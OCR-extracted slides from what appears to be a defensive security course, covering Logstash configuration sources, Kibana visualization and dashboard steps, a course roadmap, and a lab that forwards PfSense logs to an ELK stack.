
Note: Depending on the Logstash version you deploy, configuration files could have minor differences and could require minor adaptation.

Logstash Community Configurations
The following repositories contain some useful, free Logstash configurations:

https://github.com/sysforensics/LogstashConfigs
https://github.com/cvandeplas/ELK-forensics
https://github.com/philhagen/sof-elk
https://github.com/SMAPPER/Logstash-Configs
https://github.com/CuBoulder/logstash

There are configurations for Bluecoat, Checkpoint, IIS, McAfee, ESXi, and many more. One of the repositories is used in another SANS course, namely FOR572, which is aimed at advanced network forensics and analysis.

It should be noted that these configuration files could have minor differences, depending on the Logstash version you deploy. Some minor adaptations could thus be required.




Visualizing with Kibana

To create a visualization with Kibana, the following steps can be taken:


1. Click "Visualize" in Kibana's main menu on the left;
2. Click "Create new visualization" or "+";
3. Choose a visualization type, such as basic chart (line/area/bar/pie), data (data table/metric), maps (tile map), time series (timelion), or other;
4. Specify a search query to retrieve the data for your visualization
   - To enter new search criteria, select the index pattern for the indices that contain the data you want to visualize. This opens the visualization builder with a wildcard query that matches all of the documents in the selected indices.
   - To build a visualization from a saved search, click the name of the saved search you want to use. This opens the visualization builder and loads the selected query. Note that any subsequent modifications to the saved search are automatically reflected in the visualization. To disable automatic updates, you can disconnect a visualization from the saved search.
5. Choose the metric aggregation for the Y-axis (count, avg, sum…)
6. Choose the bucket aggregation for the X-axis (date histogram, range…)

Using Kibana visualizations, the available dashboards and visuals are only limited by the user's imagination!



Kibana Dashboards (1)
Click "Dashboard" in the side navigation. Kibana displays a page where you can create a new dashboard if you haven't previously viewed a dashboard. If you have, click the "Dashboard" breadcrumb to return to the landing page. Using the "+", it's possible to create a new dashboard.


A brand-new dashboard will automatically start in "Edit" mode. Otherwise, click "Edit" in the top right bar. This will allow you to add new visualizations to the dashboard. Kibana visualizations are based on ElasticSearch queries. By using a series of ElasticSearch aggregations to extract and process your data, you can create charts that show you the trends you want to know about. You can create visualizations from a search saved from "Discover" or start with a new search query.



Kibana Dashboards (2)
Once in edit mode, click "Add" and select a visualization. In case you have a large number of visualizations, it's possible to filter the list using a filter string.

Kibana will display the visualization in a container on the dashboard. It's possible to move, resize, or remove the visualizations. Once you're done editing, click "Save" from the top right menu and enter a name and time period.

If you want to view the data contained in the visualization, click the "Expand" button in the bottom left corner of the visualization.



Kibana Visualization Editing

After clicking the "Expand" button (as explained in the previous slide), a table is shown containing the underlying data. It's also possible to view the raw ElasticSearch request and response in JSON format or see query statistics.

To modify a visualization, the "Edit" button (looking like a pencil) in the upper right should be clicked when viewing the visualization or its data through the dashboard's edit mode. However, visualizations can also be modified through the "Visualize" tab in Kibana's main menu.

ELK Stack – Additional Resources

Some additional resources that can prove to be useful for the ELK stack include:

- https://www.elastic.co/
  Elastic's homepage
- https://www.howtoforge.com/tutorial/how-to-install-elastic-stack-on-ubuntu-16-04/
  Easy ELK install guide for Ubuntu 16.04
- https://redmine.openinfosecfoundation.org/projects/suricata/wiki/_Logstash_Kibana_and_Suricata_JSON_output
  Configuring Suricata & ELK to parse Suricata EVE logs

ELK Stack – Additional Resources
Some additional resources that can prove to be useful for the ELK stack include:

https://www.elastic.co/
Elastic's homepage

https://www.howtoforge.com/tutorial/how-to-install-elastic-stack-on-ubuntu-16-04/
Easy ELK install guide for Ubuntu 16.04

https://redmine.openinfosecfoundation.org/projects/suricata/wiki/_Logstash_Kibana_and_Suricata_JSON_output
Configuring Suricata & ELK to parse Suricata EVE logs


Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.




Exercise – Developing Eye-Candy Using Kibana
The objective of the lab is to configure our PfSense instance to forward its logs / results to our ELK stack for central storage, retention, and analysis. Furthermore, we will develop Kibana dashboards for easy monitoring.

As part of the exercise, you will complete the following tasks:

1. Configure our PfSense instance to forward logs to ElasticSearch
2. Configure Logstash for correct log parsing
3. Develop Kibana dashboards for easy visualization


In order to increase the added value for attendees, we have added the full solution as virtual machines to the course USB drives.




Exercise – Developing Eye-Candy Using Kibana – Conclusion

During this lab, we configured our existing solutions to forward log information to a pre-configured ELK stack. Furthermore, we created some basic visualizations to get hands-on with Kibana!

- We used PfSense with Squid & SquidGuard as a web proxy to monitor outbound HTTP(S) connectivity
- We ensured our solution forwarded its logs to ElasticSearch
- We ensured the logs were properly parsed by Logstash
- We developed some basic visualizations to get hands-on with Kibana



This page intentionally left blank.



